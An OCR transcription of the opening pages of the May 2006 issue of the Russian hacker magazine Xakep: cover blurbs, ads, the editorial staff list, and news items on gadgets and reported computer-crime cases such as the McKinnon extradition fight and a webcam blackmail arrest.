

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

WWW.XAKEP.RU

МАЙ 05(89) 2006







ISSN 1609-1019

DVD CONTENT:
ВИДЕО, НА КОТОРОМ УВОДЯТ
ДЕНЬГИ С ЧУЖОГО
E-GOLD КОШЕЛЬКА
ВИДЕО-ВЗЛОМ
ПОПУЛЯРНОГО ХОСТИНГА
УДОБНЫЕ РЕДАКТОРЫ
ДЛЯ PHP И PERL ОТ DZSOFT
VISUAL J# 2005 EXPRESS EDITION
MICROSOFT .NET FRAMEWORK 2.0

ЛОМАЕМ ФИЛЛИПИНСКИХ ФУТБОЛИСТОВ
ДЕНЕЖНЫЙ ВИД СПОРТА
ХАК ПО-ЖЕНСКИ
САМЫЕ КРУТЫЕ ХАКЕРШИ В ИСТОРИИ
ЛОВУШКИ ДЛЯ КАПРИЗНЫХ ПРОГРАММ
ЭКОНОМИМ ДЕНЬГИ С ТУКСОМ
ПИШЕМ СВОЙ PHP
РАЗРАБАТЫВАЕМ СОБСТВЕННЫЙ ЯЗЫК WEB-СЦЕНАРИЕВ

(239)
94 PU
$5f^7 7s^2$

	641
Plutonium	3340
Плутоний	1,2/1,2

PU* GAMES
ИГРЫ
С РАДИАЦИЕЙ


ТОВАР СЕРТИФИЦИРОВАН EURO RSCG CIE _ SALOMON SA. All rights reserved. _ ACTION: CHRISTOPHE MARGOT PRODUCT: SEMAPHORE
women will...
SALOMON
SalomonInline.com

FOOTWEAR APPAREL [EQUIPMENT]

IRONY LX

1 БОТИНОК
4 КОЛЕСА
ЖИЗНЬ ПРОСТА И ПРЕКРАСНА!

Для городских штучек, которые всегда хотят большего... ролики для фитнеса и кроссовки для всего остального.

Подари себе целый день. Начни его с тренировки на роликах с удлиненной алюминиевой рамой и 84 мм колесами, продолжи тем, что радует тебя всегда. Сними роликовый каркас, чтобы пройтись по магазинам, зайди в салон красоты или перекуси с подружками, ... а потом с парой Irony LX отправляйся на вечернюю тренировку.

Следи за собой...


Fuel your instinct!

\+

=




16
26
32
Вездесущий админ
36
PU*GAMES
44
46
48
64
76
Ослу-ослиная



Хочу рассказать тебе об одном небольшом, но очень важном нововведении. На нашем диске теперь размещается анкета, с помощью которой ты можешь сообщить нам свое мнение о статьях номера: выразить восхищение первоклассным материалом или зачмырить откровенный слив. Это очень поможет нам делать журнал лучше и интереснее для тебя. Поэтому после того, как прочитаешь этот номер, не поленись – вставь диск и заполни анкету.
Приятного чтения!
nikitozz, гл. ред.

/Редакция
>Главный редактор
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай «gorl» Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Илья «Shturmovik» Симонов
(shturmovik@real.xakep.ru)
PC_ZONE и UNITS
Степан «Step» Ильин
(step@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Николай «gorl» Андреев
(gorlum@real.xakep.ru)
ИМПЛАНТ
Юрий Свидиненко
(nanoinfo@mail.ru)
DVD
Степан «Step» Ильин
(step@real.xakep.ru)
>Литературный редактор
Анна Большова
(bolshova@real.xakep.ru)
>Корректор
Ася Аникеева

/Art
>Арт-директор
Константин Обухов
(obukhov@real.xakep.ru)
>Зам Арт-директор
Максим Спиваков

/iNet
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)
/Реклама
>Директор по рекламе
Игорь Пискунов
(igor@gameland.ru)

> Руководитель отдела
рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)
>Менеджеры отдела
Емельянцева Ольга
(olgaeml@gameland.ru)
Алехина Оксана
(alekhina@gameland.ru)
Александр Белов
(belov@gameland.ru)
Горячева Евгения
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/Publishing
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Редакционный директор
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/Оптовая продажа
>Директор отдела
дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка
Попов Алексей
(popov@gameland.ru)
тел.: (095) 935.70.34
факс: (095) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России
> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.





HARD NEWS — СЕРГЕЙ НИКИТИН
X–NEWS — MINDW0RK
HI-TECH NEWS — ЮРИЙ СВИДИНЕНКО

MEGANEWS







WINDOWS XP НА МАКАХ С ПРОЦЕССОРОМ ОТ INTEL

Окна и яблоки. Не так давно компания **Apple** объявила о своем решении перевести ПК Macintosh на процессоры производства **Intel**. Но это не стало концом сближения яблочников и платформы **Intel**, ведь недавно общественности была представлена бета-версия продукта **Boot Camp**, который позволит запускать ОС Windows XP на Маках с процессором от Intel. По заявлению представителя Apple, его компания **«не имеет никаких планов по продаже или поддержке Windows, но многие потребители заинтересованы в запуске Windows на новых компьютерах Apple, которые теперь используют процессоры от Intel»**. Пользователям обещают очень простую и удобную инсталляцию, после которой станет возможным выбор ОС для загрузки. Бета-версию можно скачать с сайта Apple. Возможно, что скоро различия межу Mac и PC станут еще незаметнее. Вот вам и окна с яблоками.

Мобильный накопитель
Думаю, ты не откажешься иметь при себе переносной девайс, размером с визитку, на котором можно разместить несколько гигабайтов информации. Это уже не флешка, а кое-что покруче. Такое устройство сегодня представляет компания Verbatim: мобильный накопитель Store'n'Go USB HD Drive. Объем памяти, в зависимости от модели, составляет 4 или 8 Гб, информация хранится на жестком диске, который и является основой системы. Возможно, для кого-то 8 Гб уже не так много, но тут стоит сказать о размерах устройства: 7x5.4x0.95 см при весе 50 г! Это главный плюс продукта, который наверняка оценят люди, нуждающиеся в емком, компактном, а главное, мобильном носителе информации. В комплект поставки входит утилита Mobile Launchpad, дающая возможность защитить файлы паролем, получить удаленный доступ к устройству и, вообще, расширить удобство и функциональность его работы. Интерфейс с компьютером — USB, кроме того, поддерживаются все популярные ОС.

SVEN меняет цвета
Казалось бы, в клавиатурах уже сложно придумать что-то новое: уже менялись цвета и форма устройств, они оснащались дополнительными клавишами и колесиками прокрутки, лишались проводов и так далее. А компания Sven пошла по другому пути: она изменила цвет нанесения кириллических символов на свои клавиатуры. Мелочь? А вот и нет! Ранее использовавшиеся красные и белые символы плохо различались в темноте и вообще с трудом разбирались на темных клавиатурах, что приводило к ухудшению зрения. Теперь же цвета букв Кирилла и Мефодия таковы: оранжевые на бежевых клавишах и голубые — на черных. Изменения коснулись, в частности, новинки Sven Internet Multimedia 660 — клавиатуры оригинального дизайна, оснащенной USB-хабом, дополнительными клавишами и встроенным картридером, понимающим девять наиболее распространенных форматов карт памяти. В продаже это устройство появится уже в мае.



Рональдиньо

«Каждый танцует по-своему. Я танцую и забиваю».

Бутсы Nike Air Legend FG
Когда только удар имеет значение…

В любой игре наступает момент, когда только удар что-то действительно значит. И когда этот момент приходит, единственное, что важно – это бутсы Air Legend. Эргономичный дизайн колодки и верхняя часть из мягкой кожи кенгуру обеспечивают комфорт и исключительное чувство мяча, а легкая и устойчивая подошва позволяет контролировать свои действия и легко менять направление движений. Результат – бутсы, которые позволяют всецело контролировать мяч.

JOGA BONITO

nikefootball.com

***Чувство мяча**
товар сертифицирован

ГАБАРИТЫ РАМКИ СОСТАВЛЯЮТ 212Х164Х105 ММ ПРИ ВЕСЕ 0,73 КГ

Рамка для фото — теперь все в цифре. Наверняка ты знаком с традицией дарить на праздники фотоальбомы или рамки для фотографий — либо дарили тебе, либо когда-нибудь дарил их сам. Вроде бы банальщина, но устройство **Philips Digital Photo Frame** позволит возродить эту милую традицию. Это цифровая фоторамка с богатыми возможностями. Она имеет **7-дюймовый дисплей**, на котором могут отображаться фотографии, загруженные со встроенного картридера (понимает 5 форматов) или через порт USB с совместимого устройства. Есть несколько режимов просмотра: отдельные фото, мозаика, слайдшоу. Питание осуществляется через адаптер или от встроенного аккумулятора. Дисплей имеет разрешение **720x480** пикселей, органы управления представлены 6-ти кнопками. Приятно, что имеется русскоязычное меню, а экран поддерживает портретный режим. Можно выбрать между устройством в прозрачном корпусе или стилизованным под дерево — так что выбор есть для любого интерьера. Габариты рамки составляют **212x164x105 мм** при весе **0,73 кг**. Устройство можно найти в продаже по цене **менее 250-ти долларов.**




ASUS и Lamborghini

Как ты думаешь, что скажут тебе друзья, когда ты заявишь им, что прикупил Lamborghini? Думаю, отвисшие челюсти придется довольно долго поднимать с пола. Не стоит делать никаких уточнений, не нужно хвастаться ключами или брелоком, ведь речь идет о новом устройстве компании ASUS — мощном и стильном ноутбуке Lamborghini VX1. В его оформлении использованы логотипы Lamborghini, а по мощности и технической оснащенности он напоминает автомобили этой марки. Суди сам: он построен на платформе Intel Centrino Duo (двуядерный процессор Core Duo T2500, чипсет 945PM), имеет гигабайт оперативной памяти DDR2 667, 120-гигабайтный винчестер, универсальный оптический DVD-привод, 15-дюймовый экран, видеоплату NVIDIA GeForce 7400, а также модули беспроводной связи Wi-Fi и Bluetooth. К этому стоит добавить фирменную технологию управления питанием ASUS Power4 Gear+, увеличивающую время автономной работы, и два варианта расцветки корпуса — желтый и черный. В продажу этот ноут поступит в мае по цене около трех тысяч долларов.

Титановая память

О том, как важна для ПК быстрая и надежная оперативная память, сказано уже столько, что повторяться просто не имеет никакого смысла. Помнят об этом и производители, которые предлагают подобные модули. Один из них — компания OCZ Technology. Она представила свою новинку — серию OCZ PC-3200 EL Titanium DDR, которая отличается повышенной надежностью. Последняя достигается благодаря высоким требованиям к качеству продукции (вплоть до ручного тестирования). Также на надежность работы влияет фирменный теплорассеиватель, который подвергся доработке и стал более эффективным. Как понятно из названия, память соответствует стандарту PC-3200 (DDR 400). Она имеет 2,8 В напряжения питания и тайминги CL 2-3-2-5. Приобрести данный продукт можно как отдельными гигабайтными модулями, так и набором для Channel Kit (две планки по гигабайту). Подчеркивая надежность изделия, компания предоставляет пожизненную гарантию.




intel inside
centrino™
MOBILE TECHNOLOGY
Безграничные возможности
SD®
Your partner for business
Ноутбук SD® QW 36
SD® на базе технологии Intel® Centrino™ для мобильных ПК
размер и разрешение экрана 15.4" WSXGA+(1680x1050)
встроенный проигрыватель (возможность проигрывания дисков без загрузки системы)
устройство чтения карт памяти
беспроводная сеть WiFi
встроенный bluetooth
сумка в комплекте
ГАРАНТИЯ
3
ГОДА

СЕГОДНЯ В СТАНЕ БЕСПРОВОДНЫХ УСТРОЙСТВ ПОПОЛНЕНИЕ – НАУШНИКИ LOGITECH

Долой провода! Все больше устройств сегодня отбрасывают провода, как ящерица ненужный хвост: информация передается по воздуху, что гораздо удобнее, чем лианы соединительных кабелей. Сегодня в стане беспроводных устройств пополнение — наушники **Logitech**, которые, избавившись от лишнего, ничуть от этого не страдают: радиус их действия составляет 50 метров, что дает тебе возможность слушать музыку, расхаживая по дому. Технически система представляет собой небольшой передатчик с USB-интерфейсом, подключаемый к ПК, а также приемник, встроенный в наушники. Они настраиваются друг на друга еще при изготовлении, так что после включения никакой дополнительной настройки не потребуется. Чтобы избежать возможных помех и наводок от других устройств, предусмотрена возможность изменения частоты работы. С помощью ПО из комплекта поставки и встроенного устройства управления, которое расположено на правом наушнике, можно регулировать громкость звука, переключать треки и так далее. Поддерживается большинством современных мультимедийных плееров.

NVIDIA


Компания Nivida делает зачин для Socket AM2.


Несмотря на то, что и новое процессорное гнездо от AMD и соответствующие ему процессоры пока существуют только в анонсах компании и, возможно, в ее засекреченных лабораториях, остальные игроки рынка уже активно выпускают для них комплектующие.

Сегодня с несколькими такими решениями выступила компания NVIDIA. Устройств в линейке MCP61 пока заявлено три: MCP61P, MCP61S и MCP61V. Первая модель будет самой мощной, с одним слотом PCI-E x16 и двумя x1, также будут поддерживаться RAID-контроллер для дисков SATA и гигабитный сетевой адаптер.

Две другие модели попроще — у них отнимут RAID, а максимальная скорость сетевой платы будет равняться 100 Мбит. Кроме того, на MCP61S будет ставиться слот PCI-Express x8, а у MCP61V вообще не останется этой технологии. Зато у всех троих заявлена поддержка будущей ОС Windows Vista.

Выход чипсетов на рынок ожидается к осени, и, судя по их возможностям, предназначены они для построения недорогих систем.





Корпоративный страх

За последний год в России на порядок выросло количество случаев шантажа через Интернет. Но если раньше хакеры сначала добывали компрометирующую или конфиденциальную инфу и грозили ее обнародовать, то теперь все намного проще — они просто угрожают заDDOS'ить сайт или отключить некоторые онлайновые сервисы в случае неуплаты. Как оказалось, информация о 90% таких случаев не доходит до МВД.

В наше время многие компании ведут двойную бухгалтерию и попросту боятся, что если они обратятся в милицию, доблестные органы заинтересуются финансовыми делами компании. Да и мало кто сейчас верит в способности отдела «К». Представитель отдела компьютерных преступлений Руслан Стоянов заверил, что дела фирмы при расследовании преступления их мало интересуют, и для поимки хакера просматривать бухгалтерию им не нужно.

А вот в Великобритании с этим дела обстоят лучше. Там попросту запрещено утаивать информацию о компьютерном взломе, поэтому практически все такие происшествия становятся известны местной полиции.



60 ЛЕТ ТЮРЬМЫ, ПРИЧЕМ В МЕСТАХ НЕ САМЫХ БЛАГОПРИЯТНЫХ

60 лет за взлом. В Великобритании продолжается заварушка вокруг судебного процесса над Гэри МакКинноном, который несколько месяцев назад взломал компьютерные сети НАСА и Министерства Обороны США. Если помнишь, этот чувак потом признавался журналистам, что нашел на правительственных компьютерах улики, подтверждающие существование НЛО, чем изрядно потрепал нервы высшим американским чинам. Теперь эти чины решили вернуть Гэри должок и требуют у британских властей передачи им «компьютерного террориста». Если это произойдет, хакера будут судить по антитеррористическим законам, а это 60 лет тюрьмы, причем в местах не самых благоприятных.
Адвокаты МакКиннона, конечно, делают все возможное, чтобы этому помешать. В прошлом месяце был предоставлен документ из посольства США, где обещается, что дело Гэри не передадут в военный суд, и оно будет рассматриваться как обычное компьютерное преступление. Но документ оказался неподписанным и не убедил сторону защиты. Пока юристы решают, где будут судить хакера, виновник охотно общается с прессой, заверяя, что хакнул НАСА ради любопытства и не хотел нанести никакого вреда.

Военная утечка
Как ни охраняют конфиденциальную инфу правительства разных стран, все равно она становится достоянием народа. Особенно много утечек произошло за прошедшие два месяца. Например, в середине апреля с базы ВВС США, расположенной на японском острове Хонсю, в Интернет уплыли данные о пропусках всех сотрудников. Любой желающий мог подделать документ и попасть внутрь объекта, где стоят истребители F-16. Виновником утечки стал вирус, заразивший одну из программ на компьютерах базы. Также несколько утечек важной информации произошли у японцев. В инет просочились сведения о времени проведения военных учений и списки военного состава военных сил страны.

Бойкот Старфорсу
Против одной из самых навороченных защит от копирования дисков — Starforce — недавно был подан иск в суд. Все дело в том, что драйвер Старфорса сразу после инсталляции получает максимальный уровень доступа к ресурсам компа и довольно жесткими способами сопротивляется копированию игр: при появлении любой подозрительной активности тачка просто ребутается. В итоге эта особенность Starforce привела к судебному иску против компании Ubisoft, активно использующей эту защиту в своих продуктах. Инициатором 5-миллионного иска стал Крис Спенс.Помимо этого, в Сети появился сайт, создатели которого призывают бойкотировать игры, защищенные Старфорсом. На ресурсе содержится информация об используемых методах защиты и объясняется, как злой драйвер может повредить юзеру.



ЖАНР ИНТЕРАКТИВНОЕ КИНО
Акелла
ИГРА
FAHRENHEIT
Рядовой сотрудник нью-йоркского банка убивает в туалете ист-эндской забегаловки абсолютно незнакомого мужчину. Ничего необычного для города, в котором убийства происходят каждый день... если бы не одно но. Лукас Кейн не хотел убивать этого человека. Он видел и осознавал происходящее, но ничего не мог с собой поделать. И больше всего на свете ему хочется узнать, что заставило его совершить убийство.
в ролях: Лукас Кейн, Карла Валенти, Тайлер Майлс сценарист: Дэвид Кейдж
композитор: Анджело Бадаламенти саундтрек: Theory of a Dead Man
постановка: Quantic Dream продюсер: Акелла режиссер: Вы
quanticdream
ATARI
СОЮЗ
М.Видео
ВИДЕОЛЕНД
Акелла



ОНИ И НЕ ПОДОЗРЕВАЛИ, ЧТО ИХ КИБЕРУТЕХАМИ ЛЮБУЕТСЯ ХАКЕР






Красная угроза
От братьев наших восточных поступила информация, что на территории Китая стала открыто и весьма активно действовать хакерская группировка, называющая себя «Альянс красных хакеров». Создана она была с одной единственной целью: нести хаос и разрушения сетевым ресурсам США. «Альянс» уже взял на себя ответственность за десятки тысяч взломов, среди которых оказались и многие ранее нераскрытые. Особенной любовью у «красных» пользуются правительственные сайты. Примечательно то, что китайские кибертеррористы даже не думают прятаться, мало того — открыто приглашают вступить в их ряды и бороться с американским злом. Неофициальные источники утверждают, что хакгруппа поддерживается правительством Китая, правда, вряд ли кто-то возьмется это подтвердить. Вообще, китайцы в Сети последнее время ведут все более агрессивную деятельность против США. Так и до войны недалеко.

Порношантаж. В китайском городе Янгжу полиция арестовала хакера, решившего подзаработать шантажом мирных супругов. Когда мужу пришлось уехать в командировку в Пекин, семейная пара решила воспользоваться благами цивилизации и организовать видеоконференцию, в процессе которой они демонстрировали друг другу свои обнаженные прелести. Они и не подозревали, что их киберутехами любуется хакер, который вскоре вышел на связь и потребовал кругленькую сумму. Платить супруги не стали, а вместо этого обратились в полицию. Хакера арестовали через несколько дней. На допросе парень признался, что на самом деле он не ахти какой компьютерный спец, а программой для проникновения на чужие компьютеры с ним поделился друг. На комп мисс Нагасаки он наткнулся совершенно случайно, именно в тот момент, когда она показывала мужу виртуальный топлесс. **«Я не думал, что нарушаю какие-то законы. А денег попросил ради прикола»**, — с горестью добавил взломщик. Китайская полиция прикол не оценила, и теперь хакера ждет если не расстрел, то долгий срок точно.

Последствие фильтрации
В США закончился суд над интернет-провайдером Verizon Communications. Групповой иск против него клиенты подали еще в прошлом году, после того как компания во время фильтрации спама блокировала поступающую почту с некоторых географических зон. Таким образом, люди, ведущие переписку с родными и друзьями на другом конце света, не получили новых писем. Суд присудил выплатить каждому из 5-ти миллионов абонентов Verizon, пользовавшихся на протяжении года ее почтовыми услугами, до $28, а также возместить стоимость сервиса за это время. Результат удовлетворил далеко не всех. Например, фирма «Swift & Graf» расценила свой ущерб в 1,4 миллиона долларов и собирается продолжать судебные тяжбы. Сам же пров себя виновным не считает. Как заявил представитель Verizon, они пытались настроить фильтр как можно оптимальнее, но в процессе возник сбой — с кем не бывает. Следующие слушания по этому делу состоятся в конце июня этого года.

Я НЕ ДУМАЛ, ЧТО НАРУШАЮ ЗАКОН, А ДЕНЕГ ПОПРОСИЛ РАДИ ПРИКОЛА




Вредный патч от Microsoft
Принято считать, что патч — это программа, направленная на устранение определенных багов в системе. Похоже, что у Microsoft это определение несколько другое. В середине апреля компания выпустила заплатку, закрывающую критическую уязвимость в винде, с помощью которой можно было выполнить на компьютере произвольный код. Но вскоре после его установки тысячи юзеров столкнулись с новыми проблемами. У кого-то отказывался работать принтер, у кого-то не определялся цифровой фотик, у некоторых комп вообще стал перезагружаться безо всяких на то причин. Оказалось, что вся проблема — в файле Verclsid.exe, находящемся в составе патча и конфликтующим с разными устройствами. Сайт техподдержки Microsoft был просто завален жалобами, и пока компания пыталась решить эту проблему, на компьютерных форумах стали появляться «любительские» решения: от переименования verclsid перед установкой до отключения процессов в диспетчере задач. Microsoft попытались успокоить всех, типа «sorry, shit happens», и напомнили, что несмотря на возможную сырость патчей, вырубать автообновление системы для здоровья компьютера не рекомендуется. Думаю, к моменту выхода журнала патч уже будет пофиксен.



Видео на ходу

Хочешь идти по улице и смотреть новый фильм? Это теперь возможно с новым кибердисплеем от Kopin. Гаджет, называемый Kopin CyberMan GVD510-3D, способен воспроизводить перед твоими глазами высококачественное трехмерное изображение на виртуальном 40-дюймовом экране, который как бы расположен на двухметровом расстоянии от глаз. Основа гаджета — цветные 0,44-дюймовые микродисплеи Kopin CyberDisplay. Ранее они использовались только в военных системах визуализации данных. Кибердисплей характеризуется VGA-разрешением 640 x 480 пикселей, низким энергопотреблением и способностью отображать 16,7 млн. цветов. При этом Kopin CyberMan GVD510-3D имеет совместимость с платформой Windows, а также может использоваться с игровыми консолями Microsoft Xbox (включая Xbox 360) и Sony PlayStation 2. CyberDisplay характеризуется высокой плотностью пикселей на квадратный дюйм, что позволило создать устройство с большим графическим разрешением. Дисплей имеет низкую стоимость (в пределах $300, в зависимости от модели), что делает видеоочки доступными среднему геймеру.




Как работает Билл Гейтс?

Недавно в журнале Forbes появилась интересная статья, в которой Билл Гейтс рассказывает о своем рабочем месте и условиях. Билли, оказывается, использует сразу 3 монитора: на левом отображается список новых емейлов, на среднем — текст отправляемого сообщения, на правом — старый-добрый эксплорер, которым миллиардер серфит локальную и всемирную Сеть. Приходящее мыло поступает через многоуровневую фильтрацию, и в результате остается около ста писем в день, которые нужно прочитать. Еще кипу писем доставляет потом помощник — это те, которые не прошли фильтр, но могут быть полезными. Вся поступающая почта сортируется им в порядке приоритета. В первую очередь Билл просматривает емейлы с пометкой «срочно». Компьютер главы Microsoft подключен ко внутренней сети компании, и мистер Гейтс активно использует возможности локального поиска. Он всюду носит с собой КПК, где хранит всю важную для себя информацию. В кабинете миллиардера также находится доска, которую он с коллегами использует для мозгового штурма. Сделанные на этой доске записи могут быть тут же преображены в цифровые фотографии и скопированы на компьютер. Раз в год Билл берет для себя «неделю раздумий» — небольшой отпуск, во время которого он знакомится с предложениями и идеями сотрудников по поводу дальнейшего развития Microsoft. Эта «неделя» уже стала, по сути, традиционной и используется Биллом уже 12 лет.








Клава для геймера

